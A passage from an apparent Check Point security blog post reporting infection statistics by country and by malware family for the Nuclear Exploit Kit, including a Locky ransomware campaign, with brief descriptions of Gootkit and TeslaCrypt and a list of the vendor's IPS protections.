
- Spain – with 212,927 attack attempts and a success rate of 11%.
- Germany – with 201,115 attack attempts and a success rate of 4%.
- Italy – with 108,961 attack attempts and a success rate of 8%.
- US – with 85,558 attack attempts and a success rate of 5%.
- Top Successfully Infected Countries are –
  - Spain – with 22,704 successful infections.
  - France – with 13,469 successful infections.
  - Romania – with 12,308 successful infections.
- Highest Percentage of Infections among Countries with more than 10,000 Machines Attacked –
  - Iran – with 14,384 attack attempts, a 36% Success (5,130)
  - India – with 29,603 attack attempts, a 23% Success (6,780)
  - Poland – with 53,067 attack attempts, a 19% Success (9,976)

### Malware Statistics


- Below here you can see the attack rate per malware Family –



- Citadel Banking Trojan and Gozi Banking Trojan have also been found on the panels, but without any successful infections. An old Locky variant exists in the panel as well, but also didn't have any infections.
- Although nine banking trojans are distributed by the exploit kit, the number of ransomware infections is almost three times higher than that of banking trojan infections.



- This high number of ransomware infections is due to the biggest campaign taking place these days using the Nuclear Exploit Kit – a campaign serving the Locky ransomware. Let's take a closer look at this campaign's successful infections distribution across countries -



- Victims in 218 countries/colonies (based on country-code) were attacked as part of the described Locky campaign. Countries with less than 500 attempted infections are not shown in the graph.
- This Locky infection is in fact the [new variant we found](#) a week ago spreading through Nuclear.
- Additional distinctive malwares distributed by the exploit kit include:
  - **Gootkit** – the banking trojan was first observed in the middle of 2014 and appears to focus only on banking customers of several banks in France. It is a JavaScript-based malware which combines web-injects and sophisticated persistence technique in order to create a tool which steals online banking logins and other credentials from its victims.
  - **TeslaCrypt** – a ransomware which was first documented in February 2015 and originally targeted gaming users, by infecting machines with specific games installed. Upon infection, the malware searches for certain file extensions which are related to 40 different games, and encrypts all files with those extensions. The targeted files include the save data, player profiles etc. TeslaCrypt is known to be distributed by the Angler Exploit Kit as well as Nuclear.

## **To be continued...**

In this blog we offered you a deep inspection of the notorious Nuclear Exploit Kit. We have unraveled Nuclear operation scheme. All of the features, from the control panel, through the URL logic and to the landing page being served by the EK. In the next publication, completing Nuclear's analysis, we will explore the master server, infection flow, exploits, and more internal logic.

Stay tuned!

## ***Check Point Protections***

*Check Point protects its customers against attacks delivered via the Nuclear exploit kit at each stage of the redirection chain, prior to the infection, via designated protections which are integrated into our IPS blade. The protections are:*

- ***Nuclear Exploit Kit Landing Page*** – *Detects and blocks typical patterns and behaviors of the kit's landing pages.*
- ***Nuclear Exploit Kit Redirection*** – *Detects and blocks typical patterns and behaviors of the kit's redirection mechanism.*

*Check Point recommends its customers to set the above IPS protections on Prevent mode.*